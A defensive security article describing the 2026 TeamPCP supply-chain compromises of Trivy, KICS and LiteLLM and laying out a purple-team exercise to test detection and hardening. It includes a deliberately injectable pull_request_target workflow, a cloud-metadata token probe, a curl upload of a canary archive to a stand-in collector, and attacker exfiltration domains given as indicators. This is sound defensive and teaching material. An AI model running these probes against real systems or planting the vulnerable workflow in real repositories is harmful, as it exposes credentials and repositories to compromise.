
Research Summary
Compromised security tools can turn trusted scanners, CI helpers, and developer tooling into attacker infrastructure. The Trivy, KICS, and LiteLLM incidents show why purple teams need to validate workflow integrity, secret exposure, egress detection, provenance, and post-compromise cloud activity before the next trusted tool becomes the attack path.
In March 2026, TeamPCP compromised three kinds of trusted tooling already embedded in real delivery pipelines: Aqua’s Trivy scanner and related GitHub Actions and container images, Checkmarx’s KICS/AST GitHub Actions and OpenVSX plugins, and LiteLLM’s PyPI release path.[1][4][5] Aqua’s postmortem ties the Trivy chain to earlier credential theft through a vulnerable GitHub Actions workflow.[2] GitHub’s advisory for trivy-action separately documents a command-injection condition that could arise when attacker-controlled inputs were written unsafely into exported environment values.[3] Checkmarx told customers not to expect another code scan to reveal this incident; the relevant evidence was in runner logs, workstation inspection, network telemetry, and credential audit.[4] PyPI’s follow-up on LiteLLM and Telnyx emphasized a broader lesson: these were not typo-squats but malicious releases injected into already trusted packages, which makes lock files, dependency cooldowns, Trusted Publishers, and stronger release-workflow controls directly relevant.[8] Public timelines for the LiteLLM quarantine differ between LiteLLM and PyPI, so this article uses only the shared facts from LiteLLM, PyPI, and the advisory database: the malicious versions, the date, and same-day removal.[5][7][8]
Introduction
In March 2026, TeamPCP turned trusted security tooling into a credential theft and cloud pivot platform. Trivy, KICS, and LiteLLM were not fringe dependencies; they were already wired into CI/CD, PR workflows, registries, and developer tooling, which meant the attackers inherited trust instead of having to earn it.[1][4][5] In LiteLLM deployments, that trust often sat close to LLM API keys and cloud credentials.[11] LiteLLM’s malicious v1.82.8 release also abused Python’s .pth startup mechanism, which allows executable lines to run at interpreter startup rather than waiting for an explicit import.[6][22]
Aqua’s incident write-up says the Trivy chain began with credential theft through a vulnerable GitHub Actions workflow and that the attacker later regained persistence after initial revocation efforts.[2] GitHub’s own guidance has long warned that pull_request_target plus untrusted code or untrusted inputs is a repository-compromise pattern.[13][15] The trivy-action advisory published in February 2026 documented a concrete command-injection path in affected versions.[3] Checkmarx then made the operational point many teams still miss: another SAST or SCA run will not tell you whether the scanner’s runner or a developer workstation was compromised; exposure assessment lives in logs, endpoints, and credentials, not in source findings.[4]
That flips the purple-team agenda. When the thing you trust to scan code or comment on PRs becomes hostile, the question is no longer “did our tooling find the bug?” It is “what telemetry proves we would see workflow tampering, secrets reachability, outbound exfiltration, and the first cloud API calls that follow?” That is the exercise worth running.
Technical Deep-Dive
Why compromised security tools change the threat model

Security tools are attractive targets because they blend brand trust with privileged access. GitHub warns that a compromised action can expose repository secrets and a writable GITHUB_TOKEN, and that jobs inside one workflow can influence later jobs.[13] TeamPCP used exactly that reality. Trivy tags were force-pushed, KICS GitHub Actions and OpenVSX extensions were poisoned, and LiteLLM’s malicious PyPI releases were published outside the project’s normal GitHub release flow.[1][4][5][10] The easy mistake is assuming a clean repository means a clean artifact. In these incidents, that assumption would have bought you false confidence and very little else.[1][5][6]
Before you begin, set the exercise up so the results are actually usable. Freeze workflow logs, proxy and DNS logs, cache hit records, workstation artifacts, and runner diagnostics before cleanup starts. Use only decoy secrets, canary roles, and controlled collectors. Run the exercise in an isolated test GitHub organization or equivalent sandbox, with ephemeral self-hosted runners, segregated network space, and canary secrets that grant only the minimum permissions needed for the test. Classify runner types up front: GitHub-hosted, repository-level self-hosted, and organization- or enterprise-level self-hosted do not present the same blast radius.[13] Metadata testing only applies where the underlying infrastructure exposes a metadata service.[23] Host-teardown validation is a self-hosted-runner problem, not a GitHub-hosted-runner problem.[13] Finally, normalize everything to UTC before correlation and define success in advance: by the end of the exercise you should have a scoped asset list, validated detections, validated first-use identity detections, and a hardening backlog.
1) Inventory compromised security tool exposure
Before any exercise, inventory where these tools are trusted. GitHub’s dependency graph treats workflow files as manifests and can show the owning account, the workflow file, and the version or SHA pinned for each referenced action.[13] That is useful for scoping, but you still need to confirm whether the affected reference actually ran during the exposure window and on what runner class. Inventory work is rarely glamorous, but it is far better than discovering halfway through an incident that the scanner had broader IAM than the workload it was supposed to inspect.
# Quick workflow inventory
grep -RnoE 'uses:[[:space:]]*[^[:space:]]+@[^[:space:]]+' .github/workflows

# Flag mutable refs that deserve manual review
grep -RnoE 'uses:[[:space:]]*[^[:space:]]+@(main|master|latest|v[^[:space:]]+)' .github/workflows
Those commands are a repo-local first pass, not a fleet inventory. They will miss reusable workflows pulled from other repositories, organization-level required workflows, generated YAML, and anything outside the checked-out repository. Supplement them with dependency graph, organization-wide search, and repository inventory when you need broader scope.[13]
Start with explicit exposure-window triage, not broad hunting. In a real incident, use the vendor’s published exposure windows to scope affected runs, installs, caches, and workstations.[1][4][5] In a planned purple-team exercise, define an exercise window first, then use the same scoping method against your own generated timestamps and artifacts. Aqua publishes concrete windows for Trivy v0.69.4, trivy-action, setup-trivy, and Docker Hub images v0.69.5/v0.69.6.[1] Checkmarx publishes two windows: 02:53–15:41 UTC on March 23 for the OpenVSX plugins and 12:58–16:50 UTC on March 23 for the affected GitHub Actions.[4] LiteLLM says the litellm package versions 1.82.7 and 1.82.8 were in scope for installs or upgrades performed between 10:39 UTC and 16:00 UTC on March 24, 2026.[5] Normalize all timestamps to UTC in your worksheet before you start comparing CI runs, package installations, proxy events, and cloud logs. This is not clerical cleanup. It is the difference between proving scope and guessing.
Preserve evidence before cleanup. Checkmarx recommends log review, workstation inspection, and credential audit for exposure assessment, while Aqua warns that poisoned artifacts may persist in intermediary caches after official sources are cleaned.[1][4] Snapshot workflow logs, runner job metadata, package-manager logs, proxy and DNS logs, cache hit records, and workstation plugin directories before anyone starts deleting runs, purging mirrors, or reinstalling tooling.[4][26] At the end of this step you should have a working scope table listing repositories, workflow files, run IDs, runner classes, package versions, image digests, cache locations, and developer workstations that fall inside the published windows or the exercise window.
LiteLLM adds the package-side lesson. Its maintainers said versions 1.82.7 and 1.82.8 were uploaded directly to PyPI and were never normal GitHub CI/CD releases.[5][6] A source review of the main branch would have missed the malicious artifact. That is why PyPI’s incident report stresses lock files with hashes and dependency cooldowns, not just better code review.[8] GitHub’s own hardening guidance makes the parallel point for actions: a full commit SHA is the closest thing to an immutable action reference, while tags remain movable and should be treated as such.[13][14]
2) Reproduce the workflow bug class safely
Aqua’s postmortem says initial access involved a vulnerable pull_request_target workflow.[2] GitHub Security Lab has been warning for years that combining pull_request_target with untrusted PR handling is a repository-compromise pattern.[15] GitHub’s trivy-action advisory documents a representative variant: attacker-controlled PR metadata flows into an action input, gets written into an environment file, and later becomes shell execution on the runner.[3]
A lab-safe version of the pattern looks like this:
# Insecure example for an authorized test repo only
on:
  pull_request_target

jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: aquasecurity/trivy-action@0.33.1
        with:
          output: "trivy-${{ github.event.pull_request.title }}.sarif"
The purple-team goal is not to steal anything. It is to prove your controls catch the structural problem before an attacker does. GitHub’s guidance is clear: avoid pull_request_target when you do not need privileged context, do not feed untrusted fields like PR titles or branch names into executable contexts, and pin actions to full commit SHAs rather than movable tags.[13][15] If you truly need a privileged follow-up, separate the untrusted build from the privileged action with pull_request followed by workflow_run.[15]
on:
  pull_request

permissions:
  contents: read

jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@<40-char-upstream-sha>
        with:
          persist-credentials: false
      - uses: aquasecurity/trivy-action@<40-char-upstream-sha>
        with:
          output: trivy.sarif
Workflow linters and action-review controls help here because they catch insecure triggers, unpinned actions, and obvious workflow injection patterns.[13][15] They are also noisy on legacy pipelines. A linter can tell you a pattern is risky. It cannot tell you whether that specific job had contents: write, organization-level secrets, artifact access, cache access, or a downstream cloud role. That still takes manual validation. The evidence you want from this step is concrete: the job-level permission set, the exact inputs treated as attacker-controlled, the secrets in scope, the runner class, and proof that either the unsafe pattern executed in the lab or that your control stack blocked it at the correct point.
3) Validate blast radius on runners and workstations
TeamPCP’s value came from what the compromised tools could touch. Wiz reported that the malicious Trivy actions scraped Runner.Worker memory and harvested SSH, cloud, and Kubernetes secrets.[9] Trend Micro’s LiteLLM analysis shows code that queried cloud metadata, read credential files, and used harvested AWS credentials to call Secrets Manager and SSM.[11] Checkmarx warned that its poisoned Actions and OpenVSX extensions were designed to exfiltrate environment variables and secrets from the execution context, and that customers needed log analysis, workstation inspection, and credential audit rather than another scan.[4]
That gives you a precise purple-team drill: prove what a scan job can access without ever touching real production secrets. Use a decoy runner group, decoy cloud role, and canary values. Use no real secrets in the exercise. The point is to validate paths, detections, and response quality, not to rehearse uncontrolled exposure in a live environment. On jobs that do not need cloud identity, the metadata service should be unreachable and detected if probed.[18] On AWS, a tokenless request may return 401 Unauthorized when IMDSv2 is enforced, which still proves the path is reachable.[23] For a deterministic check, fetch a short-lived IMDSv2 token first.[23]
# Authorized test only: deterministic IMDSv2 reachability check on AWS
TOKEN=$(curl -fsS -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 60") && \
curl -fsS -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/
Environment realism matters here. That test is meaningful on infrastructure you control, such as EC2-backed self-hosted runners. If the runner is GitHub-hosted, focus instead on GITHUB_TOKEN scope, secret exposure, artifact and cache access, and downstream identity scope; you are not testing host teardown on hardware you do not manage.[13] If the self-hosted runner executes jobs in containers on EC2, a failed IMDSv2 probe can also reflect hop-limit behavior rather than true isolation, because AWS documents that the IMDSv2 PUT response has a default hop limit of 1 and containerized environments may need a larger value.[23] Do not mistake an inconclusive network path for a successful control.
If you run self-hosted runners, GitHub’s own docs are blunt: they can be persistently compromised, especially when untrusted code can reach them. GitHub recommends just-in-time runners and tight runner-group boundaries, and it warns to minimize sensitive information and network reachability from those machines.[13] JIT registration alone is not enough if the underlying host, workspace, temp directories, or credential material survive across jobs.[13] The exercise should answer four questions with evidence: can the scan job reach metadata, can it reach secrets it should not have, is the workspace and credential material truly destroyed after one run, and can blue prove all of that from logs rather than assumptions?
Use the platform’s own diagnostics. For self-hosted runners, GitHub documents Runner_ and Worker_ logs in the _diag directory and recommends preserving them externally for ephemeral runners.[26] On Linux services, journalctl is also useful for runner activity review.[26]
# Example for Linux-based self-hosted runners running as a service
sudo journalctl -u actions.runner.<org>-<repo>.<runnerName>.service -f
Do not scope this only to CI. The Checkmarx incident also hit OpenVSX plugins, so developer endpoints and their proxy or DNS logs belong in the exercise if your organization uses OpenVSX-backed IDE distributions.[4] On VS Code-family endpoints, code --list-extensions --show-versions can help inventory installed extensions before you compare publisher, version, and timestamps to a known-good baseline.[28] LiteLLM adds a second workstation path: inspect Python environments for litellm_init.pth, unexpected .pth files, sitecustomize.py, and usercustomize.py.[6] MITRE now tracks Python startup hooks as ATT&CK sub-technique T1546.018 and explicitly calls out .pth-style startup execution as a persistence and execution path defenders should correlate with later process and network activity.[24] By the end of this step, blue should be able to show the runner or workstation evidence that proves or disproves access to metadata, secrets, local credentials, plugin directories, and Python startup hooks.
4) Hunt exfiltration behavior, not just package names
TeamPCP reused recognizable exfiltration patterns across incidents.[1][4][10][11] Aqua told users to block scan[.]aquasecurtiy[.]org.[1] Checkmarx told customers to hunt for checkmarx[.]zone, setup.sh, tpcp.tar.gz, and suspicious repositories such as docs-tpcp.[4] LiteLLM’s malicious releases exfiltrated data to models[.]litellm[.]cloud, a lookalike unrelated to the project’s real litellm.ai domain.[11] Those are good IOCs, but purple teams should validate behavior that survives IOC churn: unexpected DNS from runners, HTTP POSTs carrying archives, and egress from jobs that are supposed to be read-only.
A safe canary exercise is simple. This variant assumes a self-hosted runner that can reach an internal collector. On GitHub-hosted runners, use a controlled external collector or a DNS-only canary instead; do not assume internal name resolution or access to enterprise-only hosts.[13]
printf 'runner=%s run_id=%s\n' "$HOSTNAME" "${GITHUB_RUN_ID:-local}" > canary.txt
tar czf canary.tar.gz canary.txt

# Internal canary receiver only; do not use an external host you do not control
curl -fsS -X POST https://purple-canary.example.internal/upload \
  -H 'Content-Type: application/octet-stream' \
  -H 'X-Filename: canary.tar.gz' \
  --data-binary @canary.tar.gz
Then hunt the right evidence sources. Checkmarx is explicit: review workflow files for affected actions, determine version or tag, verify whether runs occurred in the exposure window, review retained GitHub Actions logs, and look for outbound connections to checkmarx[.]zone, execution of a setup.sh script not belonging to your workflow, or other anomalous network activity.[4] For developer workstations, Checkmarx says to verify OpenVSX installation source and timestamps, inspect plugin directories, and review proxy or DNS logs for connections to checkmarx[.]zone.[4] LiteLLM’s official incident page added GitHub Actions and GitLab CI scripts to search logs for installations of 1.82.7 and 1.82.8.[5] That is the model to follow: search by affected artifact, exposure window, and network indicators first, then pivot into credential rotation and follow-on activity review.
A couple of correlation examples make this easier for SOC teams to operationalize:
- GitHub
workflow_joborworkflow_runwebhook activity lining up with unusual outbound connections from the same run context.[27] - Cloud activity such as STS calls shortly after runner egress, paired with endpoint telemetry showing the process tree that generated the outbound connection, whether that is trivy, curl, or Python startup-hook execution.[12][24]
A useful acceptance criterion here is simple: your collector or DNS canary should create attributable events in proxy, DNS, firewall, EDR, and job logs, and the SOC should be able to map those events back to a specific workflow run, runner, or workstation without guesswork.
5) Assume stolen secrets get used quickly
Wiz says TeamPCP validated stolen secrets within hours and began AWS discovery within 24 hours, including calls such as GetCallerIdentity, ListUsers, ListRoles, DescribeInstances, ListSecrets, GetSecretValue, and ExecuteCommand.[12] That should change how purple teams close the loop. Your exercise is incomplete if it ends at exfiltration. You need to prove detection on the first cloud or GitHub move after theft.
In an approved test account, give the purple team a decoy CI role and a single canary secret that role is allowed to read. That is a better validation target than broad secret enumeration because it produces a clean signal without normalizing excessive permissions. Run a minimal, explicitly authorized check like this:
aws sts get-caller-identity

aws secretsmanager get-secret-value \
  --secret-id arn:aws:secretsmanager:us-east-1:111122223333:secret:ci-purple-canary-AbCdEf \
  --query ARN \
  --output text >/dev/null
Blue should already know that a scan role executed those calls, from where, and whether the source IP or ASN is new. The same logic applies to GitHub: mass clone behavior, suspicious pull requests that add workflows, workflow-log deletion after execution, and secret changes should all be visible in audit and security logs. GitHub documents organization audit-log events for org.update_actions_secret, org.remove_actions_secret, org.register_self_hosted_runner, and org.remove_self_hosted_runner.[25] If your organization relies on required workflows, org.required_workflow_create, org.required_workflow_update, and org.required_workflow_delete belong in the same review.[25] Workflow file changes, new or modified self-hosted runner registrations, token scope changes, and unusual secret administration during or just after the exposure window should be part of the detection worksheet. The output of this step is not “we saw CloudTrail.” It is a validated chain showing that the exfil event, the cloud API call, and the GitHub administrative events can be correlated to the same exercise.
6) Re-test after release-path hardening
The strongest lesson from these incidents is that hardening has to land in the release path, not just in the incident memo. Aqua’s postmortem describes the right direction: remove vulnerable pull_request_target usage, reset or reduce high-risk credentials and access paths, and tighten the release and access model around the affected projects.[2] GitHub’s immutable releases lock the tag to a commit and automatically generate a release attestation containing the tag, commit SHA, and release assets.[14] Aqua explicitly notes that Trivy v0.69.3 was protected by GitHub’s immutable-releases feature.[1]
Validate caches and mirrors, not just upstream. Aqua’s advisory says malicious artifacts were removed from official sources and destinations, yet may linger in intermediary caches.[1] That matters in real environments using Artifactory, Nexus, pull-through registries, dependency proxies, or internal container mirrors. A purple-team exercise should therefore check whether an internal cache can still serve a poisoned artifact after upstream cleanup, and whether cache purge and revalidation are part of the response runbook. For container images, prefer digest-pinned pulls and signature or attestation verification in CI, and test that internal mirrors reject stale or unverified digests.[1][14]
Make provenance testable. Promotion should fail unless the artifact is tied to the expected repository and workflow, and unless the release tag is immutable rather than merely familiar-looking. LiteLLM’s post-incident guidance is concrete enough to model this. Their GHCR images from v1.83.0-nightly onward are signed with cosign, and they recommend verifying with a pinned commit path to the public key rather than relying only on a tag.[6]
cosign verify \
  --key https://raw.githubusercontent.com/BerriAI/litellm/0112e53046018d726492c814b3644b7d376029d0/cosign.pub \
  ghcr.io/berriai/litellm:<release-tag>
For package publication, PyPI’s guidance is equally concrete: use Trusted Publishers instead of long-lived API tokens, add 2FA across development accounts, and lock dependencies with hashes. It also recommends dependency cooldowns so latest is not automatically trusted everywhere the moment a release appears.[8]
# Example from PyPI’s guidance for uv
[tool.uv]
exclude-newer = "P3D"
For Python services such as LiteLLM, complementary controls include per-project virtual environments plus hash-checked requirements or real lockfiles. Pip’s secure install guidance uses --require-hashes, and uv’s project workflow creates and maintains a uv.lock file for reproducible installs.[29][30]
Treat this step as pass or fail. The team should prove three things: the poisoned artifact is no longer served by internal mirrors or caches, cache purge and revalidation work on demand, and the promotion path rejects unsigned or non-attested replacements before import. Save the purge evidence, the before-and-after digests, the provenance-verification output, and the failed promotion attempt as artifacts. This is the final purple-team checkpoint: after you deploy these controls, re-run the exercise. Brand trust is not provenance. If a movable tag, direct PyPI upload, a stale internal cache, or an unreviewed release can still bypass your checks, the next incident will look “surprising” only because the trust model was never tested.
Insights and Recommendations
The common practitioner mistake is treating a compromised scanner like a code-quality problem. It is an identity and telemetry problem. Checkmarx said this directly: another scan will not tell you whether the runner or IDE was compromised.[4] A second mistake is believing that “pinned” means safe when the reference is actually a tag, or when nobody verified that the expected SHA or digest still maps back to the correct upstream release and workflow.[13][14] A third is rotating one exposed token while leaving the same shared service-account model, runner group, cache path, and egress model in place. Aqua’s lessons learned call out highly privileged service accounts without sufficient scope isolation and a credential-rotation process that was too slow and complex to be effective.[2]
For consultants, consider adding a “compromised security tool” scenario to CI/CD scoping when the engagement includes build pipelines, GitHub Actions, package publication, artifact caching, or developer-tooling trust boundaries. Ask for workflow YAML, runner architecture, outbound proxy visibility, GitHub audit logging, package and container cache design, and cloud API logs before the test starts. Preserve evidence early, align all timestamps to UTC before correlating events, and make the use of decoys explicit in the rules of engagement. For internal teams, map the exercise to ATT&CK techniques that actually fit this campaign: supply-chain compromise of dependencies and development tools, unsecured credentials, cloud metadata access, Python startup hooks, and exfiltration over web channels.[16][17][18][19][20][24] Tie the fixes back to SSDF-style release and build controls, not just IOC blocking.[21] The priority order is simple: reduce runner privileges, replace long-lived publish and cloud secrets with short-lived trust where possible, make releases and action refs immutable, prove that self-hosted runners are actually ephemeral in practice, purge intermediary caches during response, and verify that blue can see the first outbound POST and the first cloud API call that follows.
A compromised scanner in one repo can become a fleet-wide problem if the same credentials, caches, or promotion paths are reused across pipelines.[12][13] That is why scoping cannot stop at the first affected repository that makes the dashboard light up.
Conclusion
TeamPCP’s compromises of Trivy, KICS, and LiteLLM were not interesting because they were exotic. They were interesting because they weaponized the exact tooling defenders had already normalized in build and developer workflows.[1][4][5] The useful lesson is straightforward: scope by window, treat mutable tags and unaudited releases as trust failures, measure self-hosted teardown, assume caches may outlive upstream cleanup, and watch for the first cloud use of stolen identities.
By the end of the exercise, the team should have four deliverables: a scoped list of affected repos, runs, workstations, and caches; validated detections for egress, metadata access, startup-hook persistence, workstation or plugin compromise, and audit-log anomalies; validated detections for first use of stolen identities in cloud or GitHub; and a prioritized hardening backlog. If a compromised scanner landed in your pipeline tomorrow, which one of those outputs would already exist without improvisation?
Key Takeaways
- Start with exposure windows and affected artifacts, not generic hunting. Scope the incident before you drown in logs.
- Preserve logs, cache records, and workstation artifacts before cleanup, and normalize all correlated timestamps to UTC.
- Treat GitHub-hosted runners, self-hosted runners, developer IDE plugins, Python environments, and internal artifact caches as related but different attack surfaces with different validation steps.
- Validate detections for egress, metadata access, startup-hook persistence, audit-log changes, and first-use of stolen cloud identities using decoys and canaries.
- Require provenance checks that bind artifacts to the expected repo and workflow, then prove internal mirrors and caches cannot bypass that control.
References
- [1] Trivy ecosystem supply chain temporarily compromised – https://github.com/aquasecurity/trivy/security/advisories/GHSA-69fq-xp46-6×23
- [2] Trivy Security incident 2026-03-19 conclusion – https://github.com/aquasecurity/trivy/discussions/10462
- [3] Trivy Action has a script injection via sourced env file in composite action (GHSA-9p44-j4g5-cfx5 / CVE-2026-26189) – https://github.com/aquasecurity/trivy-action/security/advisories/GHSA-9p44-j4g5-cfx5
- [4] Checkmarx Security Update – https://checkmarx.com/blog/checkmarx-security-update/
- [5] Security Update: Suspected Supply Chain Incident – https://docs.litellm.ai/blog/security-update-march-2026
- [6] LiteLLM PyPI package compromised — full timeline and status – https://github.com/BerriAI/litellm/issues/24518
- [7] PYSEC-2026-2 – OSV – https://osv.dev/vulnerability/PYSEC-2026-2
- [8] Incident Report: LiteLLM/Telnyx supply-chain attacks, with guidance – https://blog.pypi.org/posts/2026-04-02-incident-report-litellm-telnyx-supply-chain-attack/
- [9] Trivy Compromised by “TeamPCP” – https://www.wiz.io/blog/trivy-compromised-teampcp-supply-chain-attack
- [10] KICS GitHub Action Compromised: TeamPCP Supply Chain Attack – https://www.wiz.io/blog/teampcp-attack-kics-github-action
- [11] Your AI Gateway Was a Backdoor: Inside the LiteLLM Supply Chain Compromise – https://www.trendmicro.com/en/research/26/c/inside-litellm-supply-chain-compromise.html
- [12] Tracking TeamPCP: Investigating Post-Compromise Attacks Seen in the Wild – https://www.wiz.io/blog/tracking-teampcp-investigating-post-compromise-attacks-seen-in-the-wild
- [13] Secure use reference / Security hardening for GitHub Actions – https://docs.github.com/en/actions/reference/security/secure-use
- [14] Immutable releases – https://docs.github.com/en/code-security/concepts/supply-chain-security/immutable-releases
- [15] Keeping your GitHub Actions and workflows secure Part 1: Preventing pwn requests – https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/
- [16] Supply Chain Compromise: Compromise Software Dependencies and Development Tools (T1195.001) – https://attack.mitre.org/techniques/T1195/001/
- [17] Unsecured Credentials (T1552) – https://attack.mitre.org/techniques/T1552/
- [18] Detect Access to Cloud Instance Metadata API (T1552.005 / DET0001) – https://attack.mitre.org/detectionstrategies/DET0001/
- [19] Exfiltration Over C2 Channel (T1041) – https://attack.mitre.org/techniques/T1041/
- [20] Application Layer Protocol: Web Protocols (T1071.001) – https://attack.mitre.org/techniques/T1071/001/
- [21] NIST SP 800-218 Secure Software Development Framework (SSDF) Version 1.1 – https://csrc.nist.gov/pubs/sp/800/218/final
- [22] Python
sitemodule documentation for.pthexecution – https://docs.python.org/3/library/site.html - [23] Use the Instance Metadata Service to access instance metadata – https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html
- [24] Event Triggered Execution: Python Startup Hooks, Sub-technique T1546.018 – https://attack.mitre.org/techniques/T1546/018/
- [25] Audit log events for your organization – https://docs.github.com/en/organizations/keeping-your-organization-secure/managing-security-settings-for-your-organization/audit-log-events-for-your-organization
- [26] Monitoring and troubleshooting self-hosted runners – https://docs.github.com/en/actions/how-tos/manage-runners/self-hosted-runners/monitor-and-troubleshoot
- [27] Webhook events and payloads – https://docs.github.com/en/webhooks/webhook-events-and-payloads
- [28] Command Line Interface (CLI) – https://code.visualstudio.com/docs/configure/command-line
- [29] Secure installs – pip documentation – https://pip.pypa.io/en/stable/topics/secure-installs/
- [30] Structure and files | uv – https://docs.astral.sh/uv/concepts/projects/layout/